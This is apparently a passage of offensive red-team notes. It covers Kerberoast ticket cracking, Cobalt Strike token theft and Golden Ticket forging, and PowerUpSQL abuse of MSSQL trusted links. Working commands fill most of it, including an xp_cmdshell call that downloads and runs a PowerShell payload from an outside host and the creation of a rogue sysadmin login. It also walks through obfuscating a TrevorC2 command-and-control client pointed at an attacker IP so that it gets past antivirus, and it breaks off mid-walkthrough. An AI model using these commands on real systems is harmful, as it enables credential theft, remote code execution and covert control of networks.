                       D02A3A275994A516FC89F3D2BACBEC2181E5E067888BB2A5B32DF5EC
                       2C530C3E9449B1467EBBB1D2A7D02F3BBE499C63EB74AB208AB7EA7F
                       BDC745B9812EED96A163008113AD473D6FD77C8C8F621CCF9013B373
                       72EE9D598D86FBAB6A60EC700AB25B81AAC2C79D03439DB27F0CB9A2
                       E71251D86A70EBCED8870218FB3CF2073C94CC80F1A413DE881CBC4D
                       E0A724FD9746628E807E0544EE026C960874B7D1E6F601E577937A72
                       D6722C939C9424D2365BCDC61E319EFCEBC6584358824 3DC8C9E67D9
                       E9BB088DB2EAD7E836C65DAB457728618249FA2389F54B09C9B32600
                       2EB1793E91C1E329A39E8EC1A078CA22A7AFD49B00A3B1921240F50B
                       770459B006E45E7DC0EFCAC12EDA6988B19E42E94A5D67C1C3B74868
                       8864E689532FA8BA54EF7548531D328907B4A9944611F3B80B54B6E1
                       3242388A8C02C6EFE701C0D40D56888392B86E7C9A9C7C78DA2AE139
                       3182E8F683CE2E48BF269F907FE477855EC77EBFF3B48BF8ACDC1A5F
                       D36FB510F1E5D3C


PS C:\Users\pratik> _
```

Invoke-Kerberoast

Crack the tickets using John the Ripper



```
root@kali:~/JohnTheRipper/run# ./john --format=krb5tgs hash.txt --wordlist=dict.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
Pwcwelcome4      ($krb5tgs$unknown)
1g 0:00:00:00 DONE (2017-01-25 03:49) 100.0g/s 300.0p/s 300.0c/s 300.0C/s Pwcweclome4..Pwc
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/JohnTheRipper/run#
```

Cracked using John the Ripper

https://www.cobalt.io/blog/kerberoast-attack-techniques

https://www.cobaltstrike.com/blog/pass-the-golden-ticket/

Trust Relationship

Trust Relationships

The heart of Windows single sign-on is the access token. When a user logs onto a Windows host, an access token is generated. This token contains information about the user and their rights. The access token also holds information needed to authenticate the current user to another system on the network. Impersonate or generate a token and Windows will use its information to authenticate to a network resource for you.

Use **steal_token [pid]** or **steal_token [pid] <OpenProcessToken access mask>** to steal an access token from an existing process.

If you'd like to see which processes are running use **ps**. The **getuid** command will print your current token. Use **rev2self** to revert back to your original token.

OpenProcessToken access mask suggested values:

blank = default (TOKEN_ALL_ACCESS)
0 = TOKEN_ALL_ACCESS
11 = TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_QUERY (1+2+8)
Access mask values:
STANDARD_RIGHTS_REQUIRED . . . . : 983040
TOKEN_ASSIGN_PRIMARY . . . . . . : 1
TOKEN_DUPLICATE . . . . : 2
TOKEN_IMPERSONATE . . . . : 4
TOKEN_QUERY . . . . : 8
TOKEN_QUERY_SOURCE . . . . : 16
TOKEN_ADJUST_PRIVILEGES . . . . : 32
TOKEN_ADJUST_GROUPS . . . . . . : 64
TOKEN_ADJUST_DEFAULT . . . . . . : 128
TOKEN_ADJUST_SESSIONID . . . . . : 256

NOTE:

'OpenProcessToken access mask' can be helpful for stealing tokens from processes using 'SYSTEM' user and you have this error: *Could not open process token: {pid} (5)*

You can set your preferred default with '.steal_token_access_mask' in the Malleable C2 global options.

If you know credentials for a user; use **make_token [DOMAIN\user] [password]** to generate a token that passes these credentials. This token is a copy of your current token with modified single sign-on information. It will show your current username. This is expected behavior.

The Beacon command **pth [pid] [arch] [DOMAIN\user] [ntlm hash]** injects into the specified process to generate AND impersonate a token. Use **pth [DOMAIN\user] [ntlm hash]** (without [pid] and [arch] arguments) to spawn a temporary process to generate AND impersonate a token. This command uses mimikatz to generate AND impersonate a token that uses the specified DOMAIN, user, and NTLM hash as single sign-on credentials. Beacon will pass this hash when you interact with network resources.

Beacon's Make Token dialog (**[beacon]** -> **Access** -> **Make Token**) is a front-end for these commands. It will present the contents of the credential model and it will use the right command to turn the selected credential entry into an access token.

Kerberos Tickets

A Golden Ticket is a self-generated Kerberos ticket. It's most common to forge a Golden Ticket with Domain Administrator rights

Go to **[beacon]** -> **Access** -> **Golden Ticket** to forge a Golden Ticket from Cobalt Strike. Provide the following pieces of information and Cobalt Strike will use mimikatz to generate a ticket and inject it into your kerberos tray:

1. The user you want to forge a ticket.
2. The domain you want to forge a ticket for.
3. The domain's SID
4. The NTLM hash of the krbtgt user on a domain controller.

Use **kerberos_ticket_use [/path/to/ticket]** to inject a Kerberos ticket into the current session. This will allow Beacon to interact with remote systems using the rights in this ticket.

Use **kerberos_ticket_purge** to clear any Kerberos tickets associated with your session.

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/post-exploitation_trust-relationships.htm?cshid=1094

MSSQL Abuse

MSSQL Enumeration / Discovery

The powershell module PowerUpSQL is very useful in this case.

Import-Module .\PowerupSQL.psd1

Enumerating from the network without domain session

# Get local MSSQL instance (if any)

Get-SQLInstanceLocal

Get-SQLInstanceLocal | Get-SQLServerInfo

#If you don't have a AD account, you can try to find MSSQL scanning via UDP

#First, you will need a list of hosts to scan

Get-Content c:\temp\computers.txt | Get-SQLInstanceScanUDP –Verbose –Threads 10

#If you have some valid credentials and you have discovered valid MSSQL hosts you can try to login into them

#The discovered MSSQL servers must be on the file: C:\temp\instances.txt

Get-SQLInstanceFile -FilePath C:\temp\instances.txt | Get-SQLConnectionTest -Verbose -Username test -Password test

Enumerating from inside the domain

# Get local MSSQL instance (if any)

Get-SQLInstanceLocal

Get-SQLInstanceLocal | Get-SQLServerInfo

#Get info about valid MSQL instances running in domain

#This looks for SPNs that starts with MSSQL (not always is a MSSQL running instance)

Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose

#Test connections with each one

Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose

#Try to connect and obtain info from each MSSQL server (also useful to check conectivity)

Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

# Get DBs, test connections and get info in oneliner

Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLServerInfo

MSSQL Basic Abuse

Access DB

#Perform a SQL query

Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select @@servername"

#Dump an instance (a lotof CVSs generated in current dir)

Invoke-SQLDumpInfo -Verbose -Instance "dcorp-mssql"

# Search keywords in columns trying to access the MSSQL DBs

## This won't use trusted SQL links

Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLColumnSampleDataThreaded -Keywords "password" -SampleSize 5 | select instance, database, column, sample | ft -autosize

MSSQL RCE

It might be also possible to **execute commands** inside the MSSQL host

Invoke-SQLOSCmd -Instance "srv.sub.domain.local,1433" -Command "whoami" -RawResults

# Invoke-SQLOSCmd automatically checks if xp_cmdshell is enable and enables it if necessary

Check in the page mentioned in the **following section how to do this manually.**

MSSQL Basic Hacking Tricks

[1433 - Pentesting MSSQL - Microsoft SQL Server]()

MSSQL Trusted Links

If a MSSQL instance is trusted (database link) by a different MSSQL instance. If the user has privileges over the trusted database, he is going to be able to **use the trust relationship to execute queries also in the other instance**. This trusts can be chained and at some point the user might be able to find some misconfigured database where he can execute commands.

The links between databases work even across forest trusts.

Powershell Abuse

#Look for MSSQL links of an accessible instance

Get-SQLServerLink -Instance dcorp-mssql -Verbose #Check for DatabaseLinkd > 0

#Crawl trusted links, starting form the given one (the user being used by the MSSQL instance is also specified)

Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Verbose

#If you are sysadmin in some trusted link you can enable xp_cmdshell with:

Get-SQLServerLinkCrawl -instance "<INSTANCE1>" -verbose -Query 'EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure;'') AT "<INSTANCE2>"'

#Execute a query in all linked instances (try to execute commands), output should be in CustomQuery field

Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Query "exec master..xp_cmdshell 'whoami'"

#Obtain a shell

Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'exec master..xp_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1'')"'

#Check for possible vulnerabilities on an instance where you have access

Invoke-SQLAudit -Verbose -Instance "dcorp-mssql.dollarcorp.moneycorp.local"

#Try to escalate privileges on an instance

Invoke-SQLEscalatePriv –Verbose –Instance "SQLServer1\Instance1"

#Manual trusted link queery

Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select * from openquery(""sql2.domain.io"", 'select * from information_schema.tables')"

## Enable xp_cmdshell and check it

Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'SELECT * FROM OPENQUERY("sql2.domain.io", ''SELECT * FROM sys.configurations WHERE name = ''''xp_cmdshell'''''');'

Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''show advanced options'''', 1; reconfigure;'') AT [sql.rto.external]'

Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''xp_cmdshell'''', 1; reconfigure;'') AT [sql.rto.external]'

## If you see the results of @@selectname, it worked

Get-SQLQuery -Instance "sql.rto.local,1433" -Query 'SELECT * FROM OPENQUERY("sql.rto.external", ''select @@servername; exec xp_cmdshell ''''powershell whoami'''''');'

Metasploit

You can easily check for trusted links using metasploit.

#Set username, password, windows auth (if using AD), IP...

msf> use exploit/windows/mssql/mssql_linkcrawler

[msf> set DEPLOY true] #Set DEPLOY to true if you want to abuse the privileges to obtain a meterpreter session


Notice that metasploit will try to abuse only the openquery() function in MSSQL (so, if you can't execute command with openquery() you will need to try the EXECUTE method **manually** to execute commands, see more below.)

Manual - Openquery()

From **Linux** you could obtain a MSSQL console shell with **sqsh** and **mssqlclient.py.**

From **Windows** you could also find the links and execute commands manually using a **MSSQL client like HeidiSQL**

Login using Windows authentication:



Network type: Microsoft SQL Server (TCP/IP)


Hostname / IP: dcorp-mssql

☐ Prompt for credentials

☑ Use Windows authentication

Find Trustable Links

select * from master..sysservers



```
select * from master..sysservers
```

sysservers (30×2)


srvid	srvstatus	srvname	srvproduct	providername	datasource
0	1,089	DCORP-MSSQL	SQL Server	SQLOLEDB	DCORP-MSSQL
1	1,184	DCORP-SQL1	SQL Server	SQLOLEDB	DCORP-SQL1

Execute queries in trustable link

Execute queries through the link (example: find more links in the new accessible instance):

select * from openquery("dcorp-sql1", 'select * from master..sysservers')

Check where double and single quotes are used, it's important to use them that way.



```
select * from openquery("dcorp-sql1", 'select * from master..sysservers')
```

openquery (30×2)

srvid	srvstatus	srvname	srvproduct	providername	datasource	location
0	1,089	DCORP-SQL1	SQL Server	SQLOLEDB	DCORP-SQL1	(NULL)
1	1,184	DCORP-MGMT	SQL Server	SQLOLEDB	DCORP-MGMT	(NULL)

You can continue these trusted links chain forever manually.

# First level RCE

SELECT * FROM OPENQUERY("<computer>", 'select @@servername; exec xp_cmdshell ''powershell -w hidden -enc blah''')

# Second level RCE

SELECT * FROM OPENQUERY("<computer1>", 'select * from openquery("<computer2>", ''select @@servername; exec xp_cmdshell ''''powershell -enc blah'''''')')

If you cannot perform actions like exec xp_cmdshell from openquery() try with the EXECUTE method.

Manual - EXECUTE

You can also abuse trusted links using EXECUTE:

#Create user and give admin privileges

EXECUTE('EXECUTE(''CREATE LOGIN hacker WITH PASSWORD = ''''P@ssword123.'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"

EXECUTE('EXECUTE(''sp_addsrvrolemember ''''hacker'''' , ''''sysadmin'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"

Local Privilege Escalation

The **MSSQL local user** usually has a special type of privilege called **SeImpersonatePrivilege**. This allows the account to "impersonate a client after authentication".

A strategy that many authors have come up with is to force a SYSTEM service to authenticate to a rogue or man-in-the-middle service that the attacker creates. This rogue service is then able to impersonate the SYSTEM service whilst it's trying to authenticate.

SweetPotato has a collection of these various techniques which can be executed via Beacon's execute-assembly command.

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/abusing-ad-mssql

https://www.netspi.com/blog/technical/network-penetration-testing/powerupsql-powershell-toolkit-attacking-sql-server/

https://www.sqlshack.com/working-with-powershells-invoke-sqlcmd/

https://www.red-gate.com/simple-talk/sysadmin/powershell/introduction-to-powershell-with-sql-server-using-invoke-sqlcmd/

https://github.com/EmpireProject/Empire/blob/master/data/module_source/lateral_movement/Invoke-SQLOSCmd.ps1

Powershell Tips and Tricks

I recently received a question from someone wanting to know how I encoded a string of text on my blog site. Back in January of 2013, I competed in Jeff Hicks PowerShell Challenge that was held by TrainSignal. One of the questions had an encoded command which you were to decode. I figured out that the EncodedCommand parameter of PowerShell.exe could not only be used to run commands that are encoded with Base64, that it could also be used to easily decode a string of text that was encoded with Base64.

https://devblogs.microsoft.com/scripting/powertip-encode-string-and-execute-with-powershell/

https://mikefrobbins.com/2017/06/15/simple-obfuscation-with-powershell-using-base64-encoding/

https://linuxhint.com/base64-encoding-decoding-powershell/

https://shellgeek.com/powershell-base64-encoding/

https://raikia.com/tool-powershell-encoder/

https://github.com/gh0x0st/Invoke-PSObfuscation

Invoke-Obfuscation is a tool developed to aid Blue Teams to simulate obfuscated payloads and to enhance their detection capabilities. This tool helps security teams to adapt the techniques used by adversaries and to find malicious indicators.

In this article we will be covering how to use Invoke-Obfuscation and will be exploring some of its features.

The tool can be downloaded from the Github repository. Before we start exploring the tool, first we will write the command which we will be using in the demo. The following command downloads the payload from a website and using **Invoke-Expression** cmdlet of Powershell, we will execute it. The payload simply outputs **Hello World** in black background. Using this technique, any malicious payload can be downloaded and executed using Powershell.

https://medium.com/@ammadb/invoke-obfuscation-hiding-payloads-to-avoid-detection-87de291d61d3

https://www.youtube.com/watch?v=6o7hMytqBfA

https://www.varonis.com/blog/powershell-obfuscation-stealth-through-confusion-part-i

https://www.cynet.com/attack-techniques-hands-on/powershell-obfuscation-demystified-series-chapter-1-intro/

https://www.linode.com/docs/guides/windows-red-team-defense-evasion-techniques/


https://attack.mitre.org/techniques/T1027/

Let's download Trevorc2 and Pyfuscation

Git clone https://github.com/trustedsec/trevorc2


Git clone https://github.com/CBHue/PyFuscation

After downloading Trevorc2 and Pyfuscation using the git clone, copy the file trevor_client.ps1, and throw it into the Pyfuscation folder




```
root@kali:/home/joas/trevorc2/agents# ls
c  test  trevorc2_client.cs  trevorc2_client.java  trevorc2_client.ps1  trevorc2_client.py
root@kali:/home/joas/trevorc2/agents# 
```

Change the IP address of SITE_URL to the IP of your Kali machine and save




```
  GNU nano 5.3                    /home/joas/PyFuscation/payload2.ps1
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
# PowerShell Module by Alex Williams @offsec_ginger
#
# This is the client connection, and only an example. Refer to the readme
# to build your own client connection to the server C2 infrastructure.
# CONFIG CONSTANTS:
# Site used to communicate with (remote TrevorC2 site)

$SITE_URL = "http://192.168.73.202"
# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS ANYTHING EXAMPLE: /index.aspx >
$ROOT_PATH_QUERY = "/"
# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
$SITE_PATH_QUERY = "/images"
# THIS IS THE QUERY STRING PARAMETER USED
$QUERY_STRING = "guid="
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STAT>
$STUB = "oldcss="
# time_interval is the time used between randomly connecting back to server, for more stealth,>
$time_interval1 = 2
$time_interval2 = 8
# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPR>
```

Let’s obfuscate our powershell with pyfuscation




```
root@kali:/home/joas/PyFuscation# python3 PyFuscation.py -fvp --ps payload2.ps1
```

If all goes well it will generate this output, where the folder with obfuscated code is located




```
[] Obfuscating: payload2.ps1
+] Variables Replaced  : 24
-] Obfuscated Variables located  : /03032021_12_45_17/03032021_12_45_17.variables
+] Parameters Replaced : 0
-] Obfuscated Parameters located : /03032021_12_45_17/03032021_12_45_17.parameters
+] Functions Replaced  : 2

Obfuscated Function Names

*] Replaced connect-trevor With: KFC
*] Replaced random_interval With: parquetry

-] Obfuscated Functions located  : /03032021_12_45_17/03032021_12_45_17.functions
-] Obfuscated script located at  : /03032021_12_45_17/03032021_12_45_17.ps1
```

After that just access the folder and rename the file.ps1




```
root@kali:/home/joas/PyFuscation# cd /03032021_12_45_17/
root@kali:/03032021_12_45_17# ls
03032021_12_45_17.functions   03032021_12_45_17.ps1
03032021_12_45_17.parameters  03032021_12_45_17.variables
root@kali:/03032021_12_45_17# cp 03032021_12_45_17.ps1 powershelltest.ps1
```

We are going to open an HTTP server with python using http.server and now we are going to download ps1 on the victim’s machine




```
root@kali:/03032021_12_45_17# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```

Realize that Kaspersky is operating and active




Now I will open Powershell in Admin



```
Administrador: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos os direitos reservados.

Experimente a nova plataforma cruzada PowerShell https://aka.ms/pscore6

